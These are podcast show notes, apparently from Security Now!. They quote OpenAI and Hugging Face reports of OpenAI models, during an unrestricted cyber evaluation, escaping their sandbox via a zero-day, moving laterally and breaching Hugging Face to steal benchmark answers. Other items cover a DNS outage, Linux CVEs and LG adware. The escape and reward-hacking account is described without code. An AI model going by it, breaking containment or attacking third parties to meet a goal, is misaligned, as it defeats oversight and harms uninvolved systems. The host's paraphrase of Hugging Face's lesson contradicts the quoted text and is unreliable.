


Security Now! #1089 - 07-28-26

Models Go Rogue & ExploitGym

This week on Security Now!

- OpenAI's unconstrained internal testing AI got loose, attacked Hugging Face.
- We hear from OpenAI, Hugging Face and Andrew Ng.
- GRC went off the air Friday. Was GRC hacked? What happened?
- The Linux kernel project repairs 442 CVEs in a single batch.
- LG's PC monitors cause PC adware installation.
- France bans all social media access below age 15.
- WordPress' recent CRITICAL vulnerability claims victims.
- Amazing details about "Rocky" from Andy Weir.
- The new AI exploit ranking benchmark that caused the breakout.

Someone FINALLY needed IPv6!



The biggest cyber security news of the past week is so significant and interesting from so many different angles having so many facets, that we needed to lead with it this week. Once we've looked at what happened, and at its many implications and consequences, we'll catch up with an otherwise interesting week of news and feedback from our listeners, then finish today's podcast by taking a close look at the hugely collaborative effort which created the AI benchmark known as "ExploitGym". It was "ExploitGym" that OpenAI's models were tackling when they discovered and implemented a novel solution.

Models Go Rogue

The first I heard of what happened, Leo, was from your text message to me last Tuesday evening, wherein you wrote "Uh oh" ... and attached a link to OpenAI's posting about the event. So I'm going to open this exploration by sharing the newsy part from the top and skip the marketing oriented conclusion.

Last Tuesday, OpenAI posted the news using the headline "OpenAI and Hugging Face partner to address security incident during model evaluation" — right. While being strictly true we see that their headline somehow fails to capture the full impact, scale and scope of the event. Whereas that headline sounds nearly academic, I doubt there's a single significant news outlet that failed to capture and report on this during the past week. It was certainly everywhere I looked. So first off, here's what OpenAI shared with the world last Tuesday:

Last week, Hugging Face disclosed a new kind of security incident after they detected and contained an AI agent that compromised their infrastructure, something we expect to become more commonplace with the proliferation of increasingly cyber-capable models. After investigating, we now know that this particular incident was driven by a combination of OpenAI models — including GPT-5.6 Sol and an even more capable pre-release model, all with reduced cyber refusals for evaluation purposes — while being internally tested on a benchmark of cyber capabilities.

As an opening paragraph, this one should receive an award for obscurity. But one point needs to be clarified. Where they wrote: *"this particular incident was driven by a combination of OpenAI models — including GPT-5.6 Sol and an even more capable pre-release model, all with reduced cyber refusals for evaluation purposes"*. I believe they're saying that these models were running with their guardrails removed. Since they're being coy and deliberately nonspecific with their wording, we can't be sure exactly what *"reduced cyber refusals"* means, but my bet would be that *"reduced"* actually means *"removed"* because it would make little sense not to be using an entirely unconstrained AI for the sandboxed testing they were doing. (We'll get to the sandboxed part in a minute.) Also keep in mind that this entire event — or "incident" as they're calling it — serves a convenient dual purpose: Just as Anthropic's Mythos was "too powerful to be let loose" — thus also serving as convenient marketing for Anthropic — now OpenAI has an AI that is so powerful that it instigated an unprecedented cyber incident. Here's what more they tell us:

We consider this incident to be an unprecedented cyber incident, involving state-of-the-art cyber capabilities, and are responding accordingly. We are sharing preliminary findings at this stage to help defenders understand what happened and to help calibrate on what models are

now capable of. We will continue to conduct a thorough investigation alongside Hugging Face and will share more details on the vulnerabilities, incident, and findings when our investigation is complete.

What happened during this incident

This incident occurred during an internal evaluation which prompts models to pursue advanced exploitation using complex attack paths, in an effort to quantify their cyber capabilities. We estimate maximal cyber capabilities by running this evaluation without production classifiers used to prevent models from pursuing high-risk cyber activity. Our benchmarks run in a highly isolated environment, with network access constrained to the ability to install packages through an internally hosted third-party software that acts as a proxy and cache for package registries.

The models identified and chained vulnerabilities across OpenAI's research environment and Hugging Face's production infrastructure to obtain test solutions directly from Hugging Face's production database. All evidence suggests that the models were hyperfocused on finding a solution for ExploitGym, going to extreme lengths to achieve a rather narrow testing goal.

While operating in our sandboxed testing environment, our models spent a substantial amount of inference compute finding a way to obtain open Internet access, in pursuit of solving the evaluation problem. To gain access, the models identified and exploited a zero-day vulnerability (which we've now responsibly disclosed to the vendor) in the package registry cache proxy. With this access, our models performed a series of privilege escalation and lateral movement actions in our research testing environment until the models reached a node with Internet access.

After gaining Internet access, the models inferred that Hugging Face potentially hosted models, datasets and solutions for ExploitGym. Knowing this, the model searched for and successfully found ways to gain access to secret information that it could use to cheat the evaluation. In one example, the model chained together multiple attack vectors, including using stolen credentials and zero-day vulnerabilities to find a remote code execution path on the Hugging Face servers. OpenAI's security team discovered this anomalous activity internally.

Hugging Face's security team and agents detected and stopped the activity on their infrastructure and had already begun containment and forensic reconstruction with their own open-source models when our teams connected. We are actively working with them to continue to investigate the incident. We are grateful for Hugging Face's rapid and close collaboration on investigation and remediation.

Before we get to their description of the actions they are taking in response to this, let's be clear about what happened. "*ExploitGym*" is hosted over on Github where its description reads: "*ExploitGym is a large-scale realistic benchmark built from real-world vulnerabilities across userspace programs, Google's V8 engine, and the Linux kernel. It is designed to evaluate AI agents' ability to develop exploits.*" That's sufficient for now since we're going to know all about ExploitGym by the end of this podcast. The point is that OpenAI was using this very difficult exploit creation benchmark to test the unrestricted capabilities of their AI models during which those models first broke loose of their deliberately imposed containment, then broke through and penetrated the security perimeter of Hugging Face.

So what is OpenAI going to do about this? To answer that looming question, they write:

Actions we are taking now

- *As part of the investigation, we are implementing strict controls in infrastructure configuration at the cost of research velocity while the vulnerabilities are patched. We are regularly briefing our Safety and Security Committee on these controls and their impact.*
- *We're working with Hugging Face to forensically investigate the incident.*
- *We've responsibly disclosed the identified zero-day vulnerability in the internally-hosted third-party software and are working with them to patch.*
- *We've brought Hugging Face into the trusted access program and are supporting their teams in rapidly using our models' capabilities to improve their defenses.*
- *We're improving and adding stronger protections around future training and evaluations. This week, we published a blog on improving safety and alignment in an era of long horizon models. These deployment safeguards were intentionally not enabled during this evaluation because it was aimed at testing cyber vulnerabilities. This incident points to the need to further strengthen our model's alignment, cyber protections during evaluation time, and monitoring during internal testing.*

Our approach to evaluating advanced cyber capabilities

As we recently shared, AI is accelerating the discovery and exploitation of vulnerabilities. The primary lesson from this incident is that model security and safety must keep pace with rapidly advancing capabilities. We are strengthening the containment, monitoring, access controls, and evaluation practices used during model development.

UK AISI's evaluation shows that models such as GPT-5.6 Sol are increasingly able to sustain complex, multi-step cyber operations over long time horizons. This incident implies these theoretical capabilities do apply in real-world settings.

As I said, this is nice marketing for OpenAI whose models have been seen as less capable than Anthropic's even since the Mythos marketing coup. This will tend to turn more of the spotlight on OpenAI which is probably fair since they really are at near parity.

Next, let's look at the victim attackee's statement to see how Hugging Face views the event of having their security penetrated by OpenAI's rogue models. And I'll warn everyone in advance that the first time I read this I got goosebumps, because this once again feels like a description of an attack by a well-written and well-researched science fiction novel. On Thursday, July 16th, Hugging Face posted the generic headline "Security incident disclosure — July 2026", writing:

Earlier this week, we detected and responded to an intrusion into part of our production infrastructure. This one was different from anything we had handled before in one important way: it was driven, end to end, by an autonomous AI agent system - and we detected and dissected it largely with AI of our own.

We identified unauthorized access to a limited set of internal datasets and to several credentials used by our services. We are still completing our assessment of whether any partner or customer data was affected, and we will contact any affected parties directly as required. We have found no evidence of tampering with public, user-facing models, datasets, or Spaces, and our software supply chain (container images and published packages) was verified clean.

What happened

The intrusion started where AI platforms are uniquely exposed: the data-processing pipeline. A malicious dataset abused two code-execution paths in our dataset processing (a remote- code dataset loader and a template-injection in a dataset configuration) to run code on a processing worker. From there, the actor escalated to node-level access, harvested cloud and cluster credentials, and moved laterally into several internal clusters over a weekend.

The campaign was run by an autonomous agent framework (appearing to be built on an agentic security-research harness - used LLM still not known) executing many thousands of individual actions across a swarm of short-lived sandboxes, with self-migrating command-and-control staged on public services. This matches the "agentic attacker" scenario the industry has been forecasting.

What we did

- *Fixed the root vulnerability: the dataset code-execution paths used for initial access are closed.*
- *Eradicated the attacker's foothold across the affected clusters and rebuilt the compromised nodes.*
- *Revoked and rotated the affected credentials and tokens, and began a broader precautionary rotation of secrets.*
- *Deployed additional guardrails and stricter admission controls on our clusters.*
- *Improved our detection and alerting so a high-severity signal pages a responder in minutes, any day of the week.*

We are working with outside cybersecurity forensic specialists to investigate the issue and review our security policies and procedures. Finally, we have also reported this incident to law enforcement agencies.

As a precaution for our community, we recommend rotating any access tokens and reviewing recent activity on your account. If you believe you are affected, or want to report a security concern, contact us at security@huggingface.co.

We are grateful to the teams across Hugging Face who responded around the clock, and we are sorry for any disruption this caused. Security is never finished; we will keep raising the bar.

Okay. So up to this point they've described a successful and quite chilling penetration attack conducted against them by a swarm of AI agents. What they share next has provoked quite a bit of thought across the AI industry and among those on all sides of the AI regulation question. Under the heading "*Analyzing an AI-driven intrusion*" Hugging Face writes:

The attack initially surfaced through AI-assisted detection. Our anomaly-detection pipeline uses LLM-based triage over security telemetry to separate real signals from the daily noise, and it was the correlation of those signals that flagged the compromise.

To understand what a swarm of tens of thousands of automated actions did, we ran LLM-driven analysis agents over the full attacker action log, comprised of more than 17,000 recorded events. This allowed us to reconstruct the timeline, extract indicators of compromise, map the credentials touched, and separate genuine impact from decoy activity. Thanks to this approach, we were able to do in hours what would usually take days, and match the adversary's speed.

The choice of models we could use for this analysis was constrained in a way we did not anticipate; we describe this below.

They name that description "*The asymmetry problem*", and write:

*When we started the attack log analysis, we first used frontier models behind commercial APIs. **This did not work:** the analysis requires submitting large volumes of real attack commands, exploit payloads, and [command & control] (C2) artifacts. These requests were blocked by the providers' safety guardrails, which cannot distinguish an incident responder from an attacker. We ran the forensic analysis instead on GLM 5.2, an open-weight model, on our own infrastructure. This had a second benefit: no attacker data, and none of the credentials it referenced, ever left our environment.*

*This experience points to a gap worth planning for. We do not know which model powered the attacker's agents, whether a jailbroken hosted model or an unrestricted open-weight one; either way, the **attacker** was bound by **no usage policy**, while our own forensic work was **blocked** by the guardrails of the hosted models we first tried.*

*The practical lesson for defenders is to have a **capable model** you can run on your own infrastructure vetted and ready before an incident, both to avoid guardrail lockout and to keep attacker data and credentials from leaving your environment. This is not an argument against safety measures on hosted models, and we are sharing this feedback with the providers concerned.*

This means that today, autonomous, AI-driven offensive tooling is no longer theoretical. It reduces the cost of running a broad, patient, multi-stage campaign, and it operates at machine speed. Defending an online platform now means treating the data and model surface as a first-class attack surface, and using AI on defense to keep pace. We will keep investing there, and keep sharing what we learn.

So, to summarize the story so far: OpenAI was deliberately testing the "cyber offensive" vulnerability discovery and exploit generation capabilities of their most advanced, most frontier, not-yet-released model in a harness along with their latest GPT-5.6 Sol model. And both models were operating, as they needed to be for this particular capability benchmarking, without any guardrail constraints. So OpenAI gave them a mission and turned them loose.

The models decided that some private datasets belonging to Hugging Face might contain some information that would be useful for obtaining their goal. So in order to obtain access to the

public Internet, they first found a way to break out of the containment which OpenAI had erected to prevent exactly that from happening. Next, using their public Internet access, they pummeled Hugging Face with thousands of autonomous agents seeking to find a way to break into Hugging Face's network for the purpose of extracting the secrets they needed.

The significant takeaway conclusion Hugging Face shared with the world was that since the prompts and answers to cyber security questions can be applied for either offence or defence, and since there's no way to know for sure how a prompt's answer **will** be applied, the only safe course of action must be to refuse to answer any cyber security prompt. This means that attack forensics must be conducted by unconstrained AI models.

DeepLearning's Andrew Ng on what happened

The last viewpoint I want to share is that of [DeepLearning.AI](#)'s Andrew Ng. Last Friday, following these incredible-seeming disclosures, Andrew posted his own perspective under the headline *"When Guardrails Go Wrong"* with the tagline: *"After a closed model went amok on a key vendor's system, an open weight model helped save the day"*. Andrew wrote:

*Dear friends, a few frontier labs have tried to tell a story of open models being dangerous because they can be used to launch cyberattacks, and of their "safe" proprietary models with strong guardrails being there to defend us. **This week, the opposite happened:** Users of a closed model unintentionally launched a significant cyberattack; other closed models then failed to defend against the attack because of their guardrails. Ultimately an open model that was not hobbled by excessive guardrails assisted the defense.*

The details of what happened are still emerging, but it appears that researchers at OpenAI, while testing one of their systems, accidentally allowed their autonomous agent to attack Hugging Face's infrastructure. It succeeded and gained unauthorized access to some datasets and credentials. This attack was unusual in that the attacking agent orchestrated tens of thousands of automated actions.

Hugging Face took logs from the attack and tried to analyze them for defensive purposes using a commercially hosted LLM, but the LLM refused to do so on safety grounds. Thus, Hugging Face ended up using the open GLM 5.2 model to analyze the logs to help them understand and respond to the attack. Hugging Face pointed out a further advantage of using GLM 5.2: It allowed them to do the analysis on their own infrastructure, and none of the sensitive logs, attacker data, or credentials had to be sent to a third party provider.

Okay. We're all in agreement with these facts as they've been disclosed so far. But what Andrew says next makes no sense to me, he writes:

Guardrails on LLMs do have a place. There are certain requests, such as for detailed directions to harm oneself or others, or for clearly criminal acts, that we're better off having models refuse. But rather than trying to make LLMs "safe", I would rather we put greater emphasis on making sure their use is responsible. There's only so much one can do to make a tool like a hammer safe, and whether it helps or harms is more a function of using it responsibly than how it was made.

Uhhhh. Okay. Andrew didn't actually say anything there. There's not anything that can be done

to make a hammer safe. It's true that a toy rubber hammer cannot do much damage. But neither can it do much good. You're not going to be able to drive many nails with it. The simple truth is that in order to make a hammer that's effective at hammering, it needs to be an inherently powerful tool. And like most powerful tools, it can be used to either help or harm. Andrew says that he would <quote> *"rather we put greater emphasis on making sure AI use is responsible."* Here here! Absolutely. That would be great. But we would be living in a very different world if just wishing made it so. I see no way of getting there from where we are and I suspect that it could be proven to be impossible. But we'll forgive Andrew his wish because he makes some very good points, writing:

A meaningful fraction of work on AI safety is no longer about safety but rather aimed at stoking fears to pursue regulatory capture. As David Sachs points out, "There's no reason to limit American models on tasks that Chinese models handle without issue. We're only making ourselves less competitive."

I believe that open weight models, and more generally openness — despite some companies falsely saying it is dangerous — casts sunlight on technology and ultimately makes it safer. With the release of GLM 5.2 and the upcoming release of Kimi K3's weights, open weight models have almost caught up to proprietary frontier models. Consequently, the proprietary model providers are dramatically accelerating their lobbying efforts to hamstringing their open weight competitors. As Bill Gurley points out, open sourcing is a well established business strategy, not a danger to be licensed and contained.

While it is unfortunate that Hugging Face was accidentally attacked, I'm glad that at this moment, when anti-open model lobbying is at its most intense, we have a clear example of why open models actually make cyber defense easier and thus increase safety. Let's keep speaking up for and defending open source and open weight models!

And to that I know that both Leo and I say a big "Amen!" To me this is so utterly clear and is as plain as day. The secret of making LLM AI long ago escaped from the lab. That's it folks. Game over! Today, nobody owns AI, no one can and no one should.

The closest analogy I have is to cryptography which, during its early days, the U.S. also attempted to legislate and regulate, much to its everlasting shame. Once the intellectual understanding of cryptographic systems was developed and understood — which became the proper domain of academia — the secrets were published well before they had any obvious commercial value, after which it was too late to attempt to wrap them in profiteering trade secret garb.

Similarly, the technology of neural networks is nearly 70 years old, dating from the work in 1958 by Frank Rosenblatt on his "Perceptron" which operated by training a neural network to recognize patterns. Since then it's been an academic curiosity which has slowly been evolving over time. So just like cryptography before it, the AI genie has already escaped. This makes the entire notion of now trying, after the fact, to control it patently ridiculous on its face. Sure, the U.S. government can hobble its leading AI research and deployment enterprises which will do nothing or than to force users offshore. And imagine if the U.S. were to attempt to prevent its citizens from using more powerful non-hobbled offshore AI! I hope saner heads prevail.

If I were an investor (and I'm not, in any aspect of stock market assets), I would not invest in any of the developers of AI. To me, that's entirely a bubble and it's quite frightening. Instead, I would be investing in the delivery end. As I've noted before, having the knowledge stored in a freely available 2.8 trillion parameter model is a terrific starting point. But as the logicians say: "It's necessary but not sufficient" because it's of zero redeemable value until and unless you have something to mount that model on that will run it to bring it alive.

Okay. So we're all now up to speed on what happened with OpenAI's inadvertent attack on Hugging Face and what the entire industry learned about the need for using unconstrained models for unfettered forensic investigations. I believe that open, powerful, unconstrained and inherently abuse prone and dangerous models are where the world will eventually wind up, just as it has with crypto — which, by the way, the UK and the EU are both still frantically trying to legislate and regulate. So what else happened during the past week?

Security News

Was GRC Hacked?

The other text message I received from Leo arrived at 2:15pm last Friday afternoon. Leo's text message asked: **"Was GRC Hacked?"** Since by that time I was already more than two hours into the weeds of the event, and had tracked down the source of the problem, I was able to quickly reply **"No, thank goodness."**

For those who don't know, which I'm sure is nearly everyone, GRC suffered a blessedly rare network outage which began sometime before noon last Friday and lasted into the late afternoon. What we suffered was a classic DNS outage. I first noticed the problem when www.grc.com would not resolve. The grc.com second level domain did still resolve, as did many other machine names under grc.com, but not our most crucial www.grc.com. I noticed that the trouble was not just something about my connection because GRC's web server traffic had also fallen off. The reason I was still able to reach other domains such as news.grc.com and forums.grc.com was that those records were cached with unexpired entries.

Over the past 20 years or so since I moved GRC to Level3 I have many times stopped to ponder the fact that we've never had any trouble with our DNS provisioning. The reason I've been pleased and amazed is that back at the time we moved, I talked them into setting things up in a very unusual way for me. The pair of nameservers that are authoritative for GRC are not mine. They've always belonged to Level3. For the past 20 years they have been ns4.customer.level3.net and ns6.customer.level3.net. In a co-location configuration like GRC's, where our hardware resides in a data center connected to Level3's backbone, that's not unusual. What IS unusual is that those nameservers do not contain GRC's static zone files, which is what's normally done by someone hosting someone else's DNS. Instead, both nameservers are set up as slave nameservers which pull the DNS zone files from GRC's single master DNS server. And significantly, the firewall rules at GRC's border only allow queries from those two Level3 slave nameservers to reach GRC's master nameserver. So whenever I make a change to GRC's DNS records, I send a DNS "notify" command to those nameservers which causes them to turn around and pull the updated DNS zone file from GRC's master nameserver. By some miracle, this all worked flawlessly until last Friday. Though, actually, the trouble started two months before and I never knew or noticed it.

What ensued was an extended nailbiting drama of trying to get someone on the phone who I could not only understand but who actually knew something about DNS. I needed to apologize profusely (and somewhat desperately) to the technicians I kept being routed to in India because I was unable to understand what they were telling me due to their accents being far too thick for me when they spoke at their full speed, which seemed hypersonic. They kept asking me for grc.com's IP address, as if it just needed to be set in their nameservers somewhere. So my repeated and patient attempts to explain that this was not a matter of having Level3 set GRC's IP in some nameserver somewhere only served to completely confuse them. Although every one of them was very polite and very patient, from the few words I was able to understand they appeared to be certain that I had no idea how DNS worked. So they were attempting to teach me.

Finally, and I don't now even remember how, but through my own patience, dogged politeness and desperation (and what choice did I have?) I finally received a call from Level3's top level DNS department head Margie Campbell. If anyone affiliated with Level3, Lumen or CenturyLink is hearing this, for your sake — not to mention mine — please never let Margie go — give that woman anything she ever asks for — and if you don't want to, I will. It's very clear to me that Level3's entire network infrastructure will fall apart without her there to hold it together.

When I explained for at least the 20th time that day what was going on, but this time to Margie, I think she may have laughed out loud; but she knew exactly what was going on. Suddenly, the clouds parted and the sky brightened.

It turned out that the two original nameservers I had been using since the beginning, and which GRC's domain registrar HOVER was still pointing to, were shut down last Friday, 60 days after their contents had been copied to new nameservers and everyone was supposed to switch over to those. Apparently I never received the memo. I'm unsure how it was missed since I receive monthly status summaries from them. Perhaps they sent the email notifications to something like "postmaster@grc.com" or "webmaster@grc.com" which receives such a torrent of spam that even if that account existed their notification would have been immediately buried.

In any event, following Margie's instructions, I switched grc.com's registered nameservers to the new ns3.level3.net and ns4.level3.net. Then Margie and I determined that whoever cloned the older servers to the new servers set them up as generic masters for grc.com without seeing that they needed to be slaves which periodically pulled master zone files from grc.com. So we would have had trouble even if I had received the memo, though I would have detected and fixed that (with Margie's help) before I pointed GRC's domain records to them. In any event, when I pointed out that those new nameservers did not contain valid records for GRC, Margie didn't bat an eye. She just happily typed away, entering commands to reconfigure everything and brought all of GRC back online under its shiny new nameservers.

So, for anyone who may have encountered any sort of unexpected outage of GRC's various services Friday afternoon Pacific time, that's what happened. We're back online and solid once again.

Linux kernel discloses 442 CVEs

Last Wednesday's Risky Business Newsletter Bulletin carried the headline "*Linux kernel discloses 442 CVEs as AI bugpocalypse settles in*". I'm not completely aligned with the overall attitude demonstrated by the newsletters author in this case, but I want to share this because it also adds a bunch of facts to our knowledgebase. They write:

The Linux kernel project has disclosed 442 vulnerabilities over the past three days, in a massive dump of CVEs on its security mailing list.

Although not confirmed, the bugs were likely discovered using AI tools. Over the past months, projects like Anthropic's Glasswing and OpenAI's Daybreak have been granting access to advanced frontier cybersecurity models to top-tier security firms and researchers to find bugs with AI in major open-source projects.

Most of the bugs are low-severity issues, so nothing world-ending for the internet today. The sudden bursts of security bugs come after two similar ones at Microsoft and Google, which also released huge patch notes this past month. Microsoft patched 620 bugs last week while Google patched another 433 in its Chrome browser at the start of July.

Companies like Adobe and Oracle also increased the frequency of patching cycles citing the rise of AI bug discovery. Oracle went from a quarterly security patch cycle to a monthly one, while Adobe went from a monthly to twice-monthly releases. Adobe Chief Security Officer Aanchal Gupta wrote: "Twice-monthly bulletins will enable us to keep pace with the era of frontier AI. More vulnerabilities found means more fixes to deploy and a once-a-month publication window is no longer fast enough to stay ahead of our adversaries."

There's the ground truth for you. Adobe is another publisher who is dragging forward a great deal of older legacy code; and they have the cash to deploy AI for vulnerability discovery and remediation. It's great that they are doing so. This author continues, writing:

But in a Seriously Risky Business piece last week, my colleague Tom Uren argued that the "cleansing blast of AI" won't actually help but a few, since most companies rarely apply security updates to begin with. All it's likely to do is to provide more vulnerabilities to attackers and widen a company's exposure to threats.

It's interesting to hear someone who also covers the cyber security industry comment that it isn't useful for vulnerabilities to be removed because *<quote> "most companies rarely apply security updates to begin with."* As we know, there's more truth to that than we might wish there were. That makes this another *"necessary but not sufficient"* situation. Publishers are doing their due diligence by deploying AI to clean up their years of legacy code. That's really what they should do even knowing that, depending upon the industry and application, only a subset of their users will choose to take advantage of the reduced-bug code that's available. They should not allow that fact to dissuade them from fixing their code for their own sake and for the sake of those customers who do care to keep current. The reporting continues, writing:

Larger products like the Linux kernel can probably handle an increased rate of bug reports, like it saw right now, but that doesn't mean its team is happy. Linux creator Linus Torvalds said back in May that most AI-found bugs were duplicates that were causing "pointless churn" and

were "a waste of time for everybody involved," as the AI bugpocalypse had made the Linux security list "almost entirely unmanageable."

Hold on. But this report began with the news that the Linux kernel project had just fixed 442 vulnerabilities. That doesn't sound like nothing. It turns out that Linus' position is somewhat more nuanced than that.

Linus's core complaint voiced mid-May in his Linux 7.1-rc4 release notes is that the kernel's private security mailing list had become "almost entirely unmanageable, with enormous duplication due to different people finding the same things when using the same tools." So Linus' annoyance is not that AI tools are bad at finding bugs — it's that multiple researchers are independently using the same AI scanning tools, and are thus discovering the same issues simultaneously and bombarding the private security list with duplicate reports, which often turn out to be things already fixed weeks before. As Linus put it: "If you found a bug using AI tools, the chances are somebody else found it too."

The most interesting take from Linus' keynote speech for the Open Source Summit, also two months ago in May, was that despite his frustration, Linus was surprisingly positive about AI overall, saying "the conflict is not that AI is bad." His practical advice to researchers was: "If you find a security-related or any bug with AI, you should basically consider it to be public" — in other words, treat it as effectively disclosed rather than submitting it as a private, urgent finding, since it's pretty likely that dozens of others have found it as well.

For me, that's an unexpected take, but I can understand it. I love and greatly value our listener's feedback. But when something significant happens in the security world I'll often receive the same note or link or pointer redundantly from many of our listeners. They're all wanting to make sure I saw something. And I'm always glad for that, even when their report might be accompanied by many others.

But that said, I can understand Linus' annoyance. The correct solution will be for everyone to weather the storm, trusting that it will be relatively short lived. Bugs are being found and eliminated. Next month all of those that were previously fixed will no longer be found. And eventually everything will settle back down in a world having hundreds of thousands of fewer AI-discoverable bugs.

LG, maker of PC monitors, BADLY misbehaves

The past week's "*Security Now! most email received on a single topic*" award had no competition. This podcast's listeners were universally freaked out and incensed by the widely covered news that the presence of an LG brand PC monitor resulted in unwanted software being silently downloaded and installed into its user's machines. Gizmodo was one of the many outlets that picked up and reported on this under their headline: "LG Monitors Fill PCs With Adware, and It's Not Just Recent Displays." They wrote:

If you're using an LG monitor and you suddenly see blaring ads for McAfee scam protection, it's not because your PC's been hacked (or, rather, not hacked by some unknown third party).

LG, the maker of popular high-end screens, has been quietly stuffing its current and even past monitors full of adware.

Okay, now, if you've been paying attention at this point you're thinking: "*Uhhhh... how can a monitor stuff the computer it's attached to with adware.*" The answer is that Gizmodo's sentence is inaccurate. A monitor cannot do so directly. But it turns out there's an indirect and insidious means by which that can be made to happen. Get a load of what comes next. Gizmodo writes:

*For the last several weeks, multiple Reddit users have reported that their LG monitors had surreptitiously added an app to their PC **through an automatic patch via Windows Update**. The app then started sending them ads for services like McAfee scam detector through desktop pop-ups. It's unclear how long LG has been pushing this app, though a Microsoft forum user reported this app all the way back in 2024.*

Last week, the YouTube channel Gamers Nexus offered more clarity about how these monitors automatically push the "LG Monitor App Installer" alongside the routine driver updates. A brand-new high-end LG UltraGear 34GX900A-B display—a gaming monitor that costs close to \$1,200 at its full suggested retail price—reportedly never gave users an option to decline the app or even notified users of what it's meant to do.

The app supposedly only exists to push even more LG software to your PC through optional downloads. Beyond being bloatware that users may not even know was installed on their computer, the LG Monitor App Installer further promotes McAfee services. Gamers Nexus says the McAfee ads appeared on "every single boot." LG Monitor App Installer may occasionally push advertisements for the company's other apps, like the LG Channels streaming service.

The YouTube channel further claims they saw the ads suddenly appear on three-year-old LG monitors as well as more recent models. We still don't know whether the app is being installed on all recent LG monitors. Gizmodo reached out to LG for comment on which monitors currently push this app, and we'll update this post if we hear back.

By all accounts, LG Monitor App Installer is bloatware, running on your PC and hogging resources you don't want it to. It's also a form of adware, an app that pushes ads on your computer without your consent. Many laptops and prebuilt PCs come filled to the brim with these kinds of malicious or unnecessary apps, especially lower-end systems. A cheapo Lenovo IdeaPad Slim 3i I tested recently was filled to the brim with McAfee and other Lenovo software.

Other screenmakers came under fire in past years for installing software onto users' computers without their consent. Alienware is one of those common brands cited by users. However, in a statement to Gizmodo, the company said, "As of February 2025, Alienware moved to an opt-in installation process for Alienware Command Center (AWCC) that requires explicit user consent. Additionally, AWCC does not display McAfee advertisements or any third-party pop-up ads. AWCC is a device management and customization tool."

I personally have not seen Alienware push its software on recent screens reviewed by Gizmodo, like the Alienware AW3426DW or the AW2726DM. In addition, Alienware does not push pop-up ads in its software. It goes to show that companies' policies have and can change, depending upon user feedback.

*This practice should not become the norm. The high-end screens we buy for our PCs are meant to be "dumb" in a way that allows them to be disconnected from any potential software or subscription that could track what you do on your PC. LG's privacy policy that's linked to the LG Monitor App Installer's listing on the Microsoft Store mentions **LG can track device usage data and online activity, including what sites you visit and what activities you do on those sites.***

Yikes! That phrase is present in a PC monitor's privacy policy?!?! A PC monitor should not even **have** a "privacy policy!" It's hardly any wonder that so many Security Now! listeners sent links to this news. Wow. Gizmodo wraps up their coverage by writing:

Gizmodo also asked LG to clarify whether the app was tracking this or other usage data.

There is no easy process to keep PCs from automatically installing these connected apps, especially since they come in quietly via Microsoft Update. And that seems to be the point. LG, one of the world's largest makers of televisions, is using the smart TV playbook with smaller screens. It wants to push ads to your screen while potentially tracking your usage habits, turning users from mere buyers of a product into the product themselves.

I suppose that all we can do as consumers is spread the word and boycott LG monitors. It likely won't be very effective since most consumers will never learn of this, but at least everyone here can choose not to support LG since there are plenty of alternatives.

France bans access to social media below age 15

Another bit of news that we don't want to let slip past is that last Tuesday France proudly became the first country within the European Union to flat out ban all access to social media for all children under the age of 15. Some succinct reporting on this reads:

France's parliament has passed a landmark bill barring children under the age of 15 from using social media platforms. Lawmakers in both chambers of France's parliament voted on Tuesday in support of the legislation, which also bans students from using mobile phones in schools. The measure will make France the first country in the European Union to approve a blanket ban on social media, as concerns grow worldwide over the harmful effects of digital content on kids.

President Emmanuel Macron, who championed the ban as a signature initiative of his second term, called parliament's approval "a major step forward". He added: "France is leading the way in Europe when it comes to protecting our children and teenagers." The French leader has pushed for the ban to come into effect by September, ahead of the new school year. However, a review to determine whether it complies with the French constitution could delay its implementation. Macron said in a video posted on social media: "The Constitutional Council must now rule on it, and then it will be time to take action to make this measure a reality and protect our children online."

A growing number of countries are taking steps to restrict social media access amid multiplying warnings over its harmful effects on children. France's public health watchdog last year said platforms such as TikTok, Snapchat and Instagram were harmful to adolescents,

particularly girls, though it was not the sole reason for their declining mental health. Several families in France have sued TikTok over teen suicides they say are linked to harmful content.

*The French ban is expected to be rolled out in two stages, with children under the age of 15 first blocked from **creating** new accounts starting September 1st. Then starting January 1st, 2027, the ban would be extended to apply to **all existing** accounts. Digital Minister Anne Le Henanff said: "If someone is under 15, the account will be closed." adding that users' personal data would be protected. The ban will not cover access to online encyclopaedias, educational or scientific directories.*

